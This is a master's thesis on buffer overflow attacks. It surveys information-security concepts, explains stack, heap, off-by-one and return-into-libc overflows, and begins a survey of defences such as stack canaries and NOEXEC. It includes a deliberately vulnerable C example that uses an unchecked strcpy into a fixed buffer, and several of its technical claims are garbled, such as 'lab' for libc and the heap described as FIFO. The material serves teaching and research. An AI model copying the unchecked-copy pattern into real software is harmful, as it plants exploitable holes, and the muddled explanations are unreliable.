Buffer Overflow: Proof Of Concept Implementation

Thesis submitted in partial fulfillment of the requirements for the award of degree of

Master of Engineering
in
Information Security

Submitted By
Pooja Rani
(Roll No. 801233015)

Under the supervision of:
Dr. Sushma Jain
Assistant Professor

COMPUTER SCIENCE AND ENGINEERING DEPARTMENT
THAPAR UNIVERSITY
PATIALA – 147004

July 2014

CERTIFICATE

I hereby certify that the work which is being presented in the thesis entitled, "*Buffer OverFlow : Proof Of Concept Implementation*", in partial fulfillment of the requirements for the award of degree of Master of Engineering in *Information Security* submitted in Computer Science and Engineering Department of Thapar University, Patiala, is an authentic record of my own work carried out under the supervision of *Dr Sushma Jain* and refers other researcher's work which are duly listed in the reference section.

The matter presented in the thesis has not been submitted for award of any other degree of this or any other University.

Pooja
(Pooja Rani)

This is to certify that the above statement made by the candidate is correct and true to the best of my knowledge.

(Dr. Sushma Jain)
Assistant Professor,
CSE Department

Countersigned by

(Dr. Deepak Garg)
Head
Computer Science and Engineering Department
Thapar University
Patiala

(Dr. S. K. Mohapatra)
Dean (Academic Affairs)
Thapar University
Patiala

ACKNOWLEDGEMENT

I want to express my deepest appreciation to Dr. Sushma Jain , my thesis supervisor for her motivation and support. She had been instrumental in guiding me throughout the thesis work with her valuable insights and encouragement. Besides this I want to thank all the faculty members and staff of the Computer Science and Engineering department who always helped me at the time of need and provided all the help required for the completion of the thesis. I want to thank Dr. Deepak Garg , Head of Department (CSE, Department) and Ms. Jhilik Bhattacharya , PG Coordinator (Information Security) who always supported me at the time of need.

I want to express my deepest gratitude to my family for the support and for believing in me always. I want to thank my colleagues who have given me moral support and their relentless advice throughout the completion of this work

Pooja Rani

ME (Information Security)

801233015

ABSTRACT

The Information security vulnerabilities have become a significant concern for the computer users. Buffer Overflows are responsible for many vulnerabilities in the operating system and the application programs. These are mainly results of the programming errors done by the programmers during the coding phase. They can cause serious problems in various categories of software systems. In critical systems, such as health-care, nuclear or aerospace software applications, a buffer overflow may cause severe threats to humans or severe economic losses. If they occur in network or security applications, they can be exploited to gain administrator privileges, perform system attacks, access unauthorized data, or misuse the system. In this thesis work the Proof of concept for the Buffer Overflow attacks has been implemented and analyzed for different types of the application using the Windows XP and Linux Operating System and after that the results are described.

Table Of Contents

List of Figures

CHAPTER 1

INTRODUCTION

1.1 Information security

Security is the state of being secure or to be out of any type of the danger. In other words, it means to be secure from the adversaries, who can harm in any way intentionally or unintentionally. Information Security [1] has been defined by the Committee on National Security System (CNSS), is the protecting of the information and its critical sections including both the system and hardware, which store, transmit and use the information. Information Security involves the protection of the data and the information systems from the unauthorized type of access, disclosure, modification, inspection, use or destruction. Information is an important asset of all types of business and the individuals. The Information security includes the protection of these assets. Achievement of the appropriate security level in any organization depends on a multilayered system which can be as follows



Figure 1.1 Security types

Fig 1.2 shows that the information security itself a broad area and involves information management, network and the data security.



Figure 1.2 Information Securities

The National Security Telecommunications and Information Systems Security Committee (NSTISSC) model of the information security depends on the C.I.A concept which has been developed by computer security industry. The C.I.A triangle has been used as the standard by the computer security industry right after their development. This concept depends on the three characteristics of the information which are confidentiality, integrity and the availability. The security of these three characteristics is required nowadays, but the threats to these three characteristics have evolved these days in a vast manner. These threats include the intentional or unintentional damage, theft, misuse, modification of the unauthorized information. These types of the increasing threats have given increase to the need of the more robust model that can address the complexities of the current information security environment.

1.2 Characteristics of the information -

The value of any information depends on the characteristics present in it. If these characteristics are changed then the value of the information are also changed and in mostly all cases get decreased. Although the information security experts have all the knowledge about the characteristics of the information but the problem arises when the need of the security for the threats get clashed with the need of the end user. The characteristics of the information that has been expanded from the C.I.A triangle has been described as follows :

Availability: - Availability ensures the authorized system either computer or human to access the authorized data in the required form without any type of the interference or obstruction. We can consider an example of the research library in which the identification is required before the entrance because the librarian wants to protect the content present in the library from any type of unauthorized person. Once the identification has been confirmed, the person will be given permission to access the content of the library. The same thing is done in the case of the information in which firstly authorized user is identified using a login and password in any type of protected data and identification is matched then the user is given the access to that data in the required form.

Accuracy: - Information will have an accuracy feature if it is free from any type of the errors and have the value which is expected by the user. If any information has been modified intentionally or unintentionally then this is not accurate information. For example, we can consider a checking account which contains the correct information about the finances. The information about finances can be made incorrect by the external means either intentionally or unintentionally. Like a banker can add or subtract too much from your account either by mistake or intentionally then in this case the value of the financial information present in your account has been decreased.

Authenticity: - Authenticity in the information is the state of being the original rather than reformed or fabricated. Information is authenticated when it is same as the time in which it was originally stored or transferred. For example consider the email, when the email is received at that time receiver assumes that the specific person has created the email and transferred that email. In other words the receiver knows about the origin of the received mail. But this is not a case that happens every time. Emil spoofing can modify the email

address of the sender and the receiver is filed in this case because he thinks that the given email is legitimate. In this way the attacker will make the receiver to open the email which in normal cases the receiver will not open. Spoofing can be done on which has to be transmitted across the network and makes the attacker able to take the access on the data present in the computer. Another type of the spoofing is called the Phishing in which the attacker will attempt to get the financial information by using the fraud methods naturally using the identity of any other person or the organization. In Phishing sometimes an email is sent to any person by an attacker using the address of any fake email server to get the information about the sensitive data such as credit card number, account number, phone number etc. In most common events the attacker poses as a bank, e Commerce Company.

Confidentiality: - Any information can be known to have the confidentiality characteristic if it is prevented from any type of the disclosure or exposure from the unauthorized user or system. Confidentiality is ensured when only the user, who is authorized to access the data, can only access the data. When the unauthorized person or system can also view the information then the confidentiality will be breached. For ensuring the confidentiality of the data following types of the security measures can be used

1) Classification of the information
2) Secure storage of the documents
3) Using the general type of the security policies
4) Technical training for the information custodians and the end users

Confidentially is interdependent on the other characteristics of the information and is mostly depends on privacy features of information. In any type of the organization the need of the confidentiality becomes very high when the need is about the personnel information about of the employees and customers of the organization because this information needs to be protected. The Individuals who have deal with any information expects that their personal information will remain confidential, whether this organization is federal agency or a business agency. Problems start to arise when the organization leaks the sensitive information which was subjected to be private. Some time the

disclosure of this information is intentional but sometimes the disclosure happens accidently i.e. when the sensitive information is emailed to a person outside the organization instead of the person of inside the organization. Another example for the breaching of the confidentiality is when any hacker gets the access into the internal database and the due to lack of proper encryption of data, access that data and besides this, it may happen that any employee accidently throw an important document and this document is taken by any unauthorized person and that person steals the sensitive information from that document.

Integrity: - Any information has the integrity feature when it is complete, uncorrupted and unmodified. The integrity of the information is breached when the attacker is able to destruct damage or corrupt the authenticated state of the information. Corruption of the information can happen when the information is being stored or transmitted. Many types of the worms and computer virus are present which can corrupt the data very easily. So that for the detection of these worms and the computer viruses, a method is used which look that if the file integrity has been changed or not. Besides this another method for the ensuring of the file integrity is the use of the file hashing in which a hash value is generated after reading of the total file by using a special type of algorithm.

The hash value that has been generated uses the bits present in the file. So that this hash value is unique for any given file. If the data have been modified then the computer system by using the same type of algorithm will generate the different hash value of the posted hash value. It means that the integrity of the data has been lost. Information Integrity is very important in the information security field because information is of no value if it is modified and its integrity has been breached. File corruption case is not always happened due to the hackers or external forces but the noise present in the network in which file has been transmitted can be a reason. The data that has been transmitted on a low voltage can be received as corrupted on the receiver side. During every transmission the encryption algorithms, generated hash values and the data correcting codes ensures the integrity of the data.

Utility: - Utility feature of the information is fulfilled when the information is present in the required format. This means that information has value when it is present in required format otherwise the information is useless to the user

1.3 Attacks in the information security

The attacks can be of different type like the passive monitoring of the data transmitting through communication channels, active type of the networking attacks, close in attacks, attacks done by the service providers, exploitation type of the attacks and the attacks based on web applications. The attacks can be classified as follows-

Passive attacks: - The passive attacks monitor the encrypted data transmitting through a communication channel and checks for the sensitive data which can be used for the other attacks. Passive attacks may include the analysis of the traffic, decryption of the weakly encrypted data and the capture of the authentication information like passwords. Passive attacks make the attacker to disclose the information and the data files without the knowledge of the end users. The tools such as Wireshark, Eternal etc. are doing the passive type of the attacks.

Active attacks: - In the active type of attacks, the attacker tries to break the security system of an organization or the end user by using the help of the Trojans, viruses, worms etc. It includes the attempt to break the protection of any system by using a malicious type of the code and then try to steal or modify that information. Active type of the attacks can produce the DoS, disclosure of the information and the modification of the data files.

Distributed attacks: - A distributed type of the attacks, the Trojans or viruses are introduced in any one computer system and from that system the Trojan is spread in all the neighboring systems. In these types of attacks the Trojan can be present into software used in any organization. Distribution type of the attacks mainly focuses on the malicious modification into the software in the factory or during the distribution time. The attacker in these types of attacks does the introduction of the malicious code as a back door to get the unauthorized access into any system using that software in the future.

Insider attacks: - Insider attacks are those attacks which involve the insider from any organization, such as the employee. These types of attacks can be intentional or sometime accidental also. In the intentional type of the attacks any employee wants to get access to the data which is not authorized to him. While in the accidental attacks, the information or the data which were needed to be sensitive is leaked by some mistake. Both the given cases are harmful for any organization

Exploit attacks: - These types of the attacks involve that the attacker makes the use of vulnerability present in any type of software or operating system used by any organization. By using that vulnerability, the attacker gets the access to the unauthorized type of the information that was meant to be protected

Web based attacks: - The web based attacks includes cross site scripting, Injection, Cross site request forgery, Broken Authentication and Session Management etc. [2]. They can be explained as following-

- Injection: - Injection type of attacks like, SQL and LDAP injections occur when any entrusted type of the data is sent to any interpreter by using the query or command. The attacker can compel the interpreter to execute these commands for accessing the data without any proper authorization.

- Cross Site Scripting :- (XSS) - This attack occurs in a situation when any application takes data and then sends it to the web browser without performing any validation. This attack allows any attacker for execution of his scripts on the web browser of the victim machine and after this can hijack the user session and redirect the victim to the malicious site.

- Cross Site Request Forgery :- In the CSRF attack, the victim is forced to send a forged type of the HTTP request to a vulnerable type of the application. This attack allows the attacker to compel the browser of victim to send the request which is considered as the legitimate request from the victim machine.
- Exposure of sensitive data: - Many existing web applications cannot protect the sensitive data like the credit card number, Pan card number etc. Attacker can steal these weakly protected data and after that can use for the identity theft and other types of cyber crimes.

Buffer overflow attacks :- A buffer overflow occurs exists when any program attempts to keep more data in any buffer than it can actually hold or when the program tries to put the data in any memory area past of the buffer [3]. The buffer will be any section of the memory which is allocated to keep anything from any character string to any array of the integers. After writing outside the limit of the block of allocated memory may corrupt the data or crash the program and can cause the execution of any type of the

malicious code. The buffer overflow can be of many types like stack based, heap based, return to lab etc. These types of attacks are basically caused due to programming error.

An overflow happens when anything is filled beyond its capacity. You can imagine a box filled with water which is more than its capacity, and then the water will come outside and can create a mess. The same thing can happen with the computer program when a certain amount of the space has been allocated to store the data of the program during its execution. If too much of the data is being inputted in the fixed amount of the space, then this space which is known as of buffer can overflow. This type of situation is known as the buffer overflow. Buffer overflow occurs when the program gives permission to the input to be written beyond the allocated buffer. When the memory has been allocated to store the data, only data up to the limiter can be stored and if the more data is stored then the unwanted type of results will be produced. These unwanted results will overwrite the critical areas present in the memory which will provide a chance to the attacker to change the execution flow of the given program. After having control of the program's execution flow the attacker is now able to execute anything if he wants. These types of the attacks simply arises from the programming errors which happened due to the poor programming done by the developers by not setting the boundary on the input, that can be handled by the program. C and C++ are among the most common programming languages that can produce the buffer overflow. This language allows the direct access to the application memory so that their performance is higher for the applications. The buffer overflow is because of the memory and if the memory is protected then the buffer overflows will not happen.

1.4 Types of buffer overflow

The buffer overflow can be further divided into many categories which can be described as follows

1.4.1 Stack based buffer overflow

In the highest level of the programming languages the code is being broken down in the code of the smaller types so that the same can be called again and again whenever there is a need for that. Like take the example of the code which is given below, the main function calls the stacks () to do a task and when the given task is completed then the program return back to the main () function. In these types, the function calls the

information which is stored on the stack, which is an area of the memory used by the program

```
#include <stdio.h>
int stackrst(char *buf)
{
unsigned char bufferA[40];
strcpy(bufferA, buf);
return 0;
}
int main(int argc, char *argv[])
{
if (argc!=2)
{
printf("\stackbased bufferoverflow")
exit(1);
}
stackrst(argv[1]);
return 0;
}
```

Figure 1.3 Program for stack based buffer overflow

The stack works in the LIFO basis in which the last data which comes with the stack comes out at first. The stack grows in upward towards the address of the 0x00000000, so that if the more data is placed then the top of the stack has the lowest address. Whenever a function call is done then the system will pull many elements onto the stack. For every function call a new stack frame is created. The system first pushes the function parameters after which the return pointer is pushed. The return pointer contains the return address of the caller program so that when the function has finished its task, it can return back to that memory address. After returning the normal execution of the given program starts again. Next, the frame pointer is pushed in which the base address of the stack frame is present. The frame pointer is used to get the reference to the stack frame and permit the access to the local variable and the function parameters. Finally after this the local variable is placed which is Buffer A in the given program as mentioned in the Figure 1.4. The top of the stack is always known by a pointer which is known as the stack pointer. The stack pointer is changed as according to the data is pushed and popped into the given stack. In the x86 architecture, there are commonly three types of the registers are used. These registers are EIP, ESP and EBP. The EIP register always points to the return address of the current function whereas the EBP pointer points out the frame

pointer of the current stack frame and the ESP pointer points out the last memory location which is present on the top of the stack.



Figure 1.4 Stack Structure

In the given code in the Figure 1.3 there are two flaws which are present first is that there is no checking present on the inputted argument of the string and second is the strcpy() function. In the given code the local variable has been declared as the buffer which declared as of the 40 bytes in the size. The function strcpy() is used to copy the string which is inputted by the user into the buffer. If in this case the inputted string by the user is more than the 40 bytes, then in that case then when the string will be copied into the buffer , the buffer will overflow and will overwrite areas of the stack such as the frame pointer and the return pointer . If we have entered the value of all A 's as our input string then the return pointer will have 0x41414141 where 0x41 is the hexadecimal value of A. Since this is a bogus address, which points to the area of the memory that the program do not have permission to access, a type of exception will be thrown which will crash the program. Since the return address is present in the EIP has been overwritten by the user input. This tells that the attacker can take the control of the execution of the program and can now overwrite the address location which is present at the jump, to the location of its own wish.

1.4.2 Heap based buffer overflow

The second type of the buffer overflow vulnerability takes place in the heap. The heap is the region present in the memory which is used to store the dynamic variables and the variable type of data structure of the program. The memory of the heap works on the basis of the FIFO (First in First Out) and it grows upwards so that goes to the higher address (0xFFFFFFFF). The heap has at least a large page and the heap manager can dynamically allocate the memory to the smaller pieces of the processes from this page. The heap manager consists of the large number of the functions for the managing of the memory such as the allocation and the freeing up of the memory which is located into the types of the files known as the ntdll.dll and ntoskrnl.exe. Each process has a default heap of size 1 MB by the default and whenever required, can grow automatically. Many of the windows functions use the default heap space for the processing of the functions. In addition to this, a process can create the dynamic heaps as many as needed by that process. These heaps, which are dynamically made by the process, are available globally and are created with the heap related type of the functions. The heap allocates the memory block in the form of chunks while the chunks consist of a chunk header and the chunk data. The chunk header contains the information about the size of the chunk location of the chunk and other type of the information. The memory in the heap can be allocated with the help of the malloc() function which are found normally in a structured type of the programming languages. The HeapAlloc () in the Windows and the new () in the C++ and the malloc () in the ANSI C while the memory can be freed by the help of the HeapFree (), free () and the delete (). The heap manager contains the information of the memory block which is in the use by the help of the information present in the chunk header. The header keeps the information about the size of the allocated block and contains the pair of the pointers which points towards pointer having the next address of the next available block. Once a process has finished the use of the block then it can be freed and become available for the further use. This type of the tracking information is kept stored in the in an array which is known as doubly-linked free list. When the allocation occurs then this type of the information is updated according to the requirement. When more allocation and the frees occurs then these pointers are updated continuously. When heap based buffer overflow happens then this type of the information is overwritten so that when the allocated buffer is freed or a new block is

updated then it come to update the pointers in the array an access violation will happen and the attacker will have an opportunity to modify the program control data as like function pointers which gives control to the flow of the execution.



Figure 1.5 Chunk Header

The Figure 1.5 shows the chunk header . It contains information about the size of the memory block , the size of the previous block. The segment index field where the memory block is present, the flag needed and the unused field which contains the amount of the free memory. Besides this the Flick pointer is present which points to the next free block(ECX) and the Blink pointer which points towards the previous free block(EAX). The header is usually of the 16 bytes if block is free because both the pointer which are present are about 4 bytes. If during the buffer overflow condition the neighboring block exists and is free , then the BLink and the FLink pointers are getting replaced by the inputted data. Whenever this happens we allow arbitrary data to be written to the memory by overwriting of the memory registers ECX (FLink) and EAX (BLink). If we can own both the EAX and the ECX then we have an arbitrary type of the DWORD overwrite. The attacker can overwrite the data at any 32 bits of the address with the 32 bit of his own wish and then take the control of the flow of the execution

1.4.3 Off-by-one buffer overflow

The off-by-one Error is also a type of buffer overflow which happens due to an error in the programming language when the buffer exceeds by only one byte. Normally it happens in those loops that try to process all the elements of its buffer so these buffer overflow happens rarely. Now you can consider a example in which the first local variable present in the stack frame will be a buffer , that will be considered to be off- by-one, during the processing . If there is no padding then this extra byte could overflow one byte of saved base pointer present in the previous stack frame as the value X in the given Figure 1.6 for the stack frame. The saved return address i,e V in the given Figure 1.6 , it is out of reach to execute the shell code in this to create the buffer overflow but some efforts can do this. Since the X86 is a little endian type of architecture. In this architecture any byte having lowest significance will have lowest address. Now assume that the off-by-one overflow has been raised in a function known as bad_func() which is called by a function called by good_func(). By the help of the overflow the attacker can change lowest address in the saved base pointer present in the good_func() of the previous stack frame. The base pointer is a reference for accessing both local variables and the parameter of a given function



Figure 1.6 Stack frame

The changing in the base pointer of the stack frame of the good_func () will result that the instructions of good_funct () which call to bad_func () will produce the garbage value because now they are operating on the garbage data. This can show by the given Figure 1.7



Figure 1.7 off-by-ones Error

1.4.4 Return_into_libc buffer overflow

A return -into- lab attack is the attack in which return address present on the call stack is changed by the address of the function which is already present in the binary or by the shared library. Due to this , the attacker become able to detect the non executable type of the stack protection like now the page cannot be marked as both write and executable at the same time. In this type, the attacker only calls the preexisting type of the functions and there is no need to inject the malicious code in the given program. The shared library which is known as the "lab" will provide the C runtime for the UNIX systems. Although the attacker can make the code to return anywhere but the lab is the most required area as a target because it is always linked with the program and can provide the useful calls (like the system calls for executing any arbitrary program) to the attacker when needed .



Figure 1.8 - Return_into_libc attack

The given Figure 1.8 shows the status of the stack after the return_into_libc attack has been happening. Here BP stands for the base pointer. The starting address Q of a given function libfunc() will be put into the instruction pointer. The parameters required for the call of the libcfunc() will be shifted to upwards to fulfil the need to put a dummy type of the return address for this on the stack. The value of the base pointer P will be forged and after this will be put on the stack

CHAPTER 2

LITERATURE SURVEY

2.1 Prevention techniques of the buffer overflow attack

The Buffer overflow techniques can be of different types which can be normally categorized into two types which are compiler enforced and the kernel enforced techniques. [4]

Kernel Enforced techniques :- Kernel does not have information about the internal operation ways of the executable due its function is basically only to modify the environment in which the executable file is operating. The kernel does this function by doing the modification of the layout of the virtual memory address space of giving process and by application of the access controls on the memory pages that can control the execution of the injected code.

Compiler enforced techniques :- Compiler has all the internal knowledge about the program so that the compiler uses its own approach which prevents the execution of the arbitrary code on the given protected program. The compiler has the knowledge about the binary present in the process so that it can easily make changes in the stack layout. It uses some special type of the values which are known as the canaries in the places present in the memory to detect the corrupted control structures. Basically the buffer overflow happens due to the fact that buffer change the return pointer and this can be addressed by the use of the canaries. The canaries can be placed at the places which can overflow them before going to the return pointer. During the epilogue of the program these canaries' values are checked again and again so that the integrity of the program's control structure can be ensured. Bedsides these the using of the modification in the stack layout can give this guarantee that the buffer overflow will not overwrite the saved pointers because this rearranges the order in which control structures are present in the stack . Now the stack canaries are of different types which are described as below-

Random Canary :- These are the basic types of the canaries and take a 32 bit pseudo random type value which are generated in the Linux machines by the use of the /dev/random device.

Random XOR types of Canary :- These types of the canary are basically derived from the random canary and they are made by application of the XOR on the random type of the canary with the control structures. They were used in the Stack Guard version number 2.

Null Canaries :- These types of the canary uses 0x00000000 and these are mainly depended on the fact that the mostly all the strings are ended at the null values and there should be no overwrite if the buffer contains the null values before it can reach the saved type of the address.

Terminator Canaries :- These types of the canaries are the collection of many types like Null, LF, CR and the 0xFF. These types of collection are mainly the set of the string terminator in mostly all of the string functions.

The use of these canaries has been mainly used in the Linux based operating system and besides these the Microsoft Visual studio has also used these all. Now going into the details, how the Linux and Windows have used these both types of the Kernel Enforced and the Compiler Enforced types of the protection.

Linux Protection for the Buffer Overflow :- There has been much research done in the Linux based operating system to prevent the vulnerability in the software systems. In this section we will see the prevention techniques, in the depth, which are present in the current time to avoid the buffer overflow attacks in the Linux environment.

Kernel Enforced Techniques :- Firstly we will have at look on the prevention techniques based on the Kernel Enforced prevention techniques. These techniques provide the prevention against the unwanted type of the code by using the randomization of the address space and the memory management of the access control and these techniques may be referred to as ASLR and the NOEXEC.

Now let's have a brief description of these techniques -

2.1.1 NOEXEC

NOEXEC prevention technique prevents the execution and also prevents the injecting of the arbitrary code in the exiting type of the memory environment. NONEXEC contains of the three types of the features which it uses for its functioning. In the first type of the feature the executable semantics can be applied to the existing memory spaces. The executable semantics application can be similar to as the application of the least privileges concept to MMU.

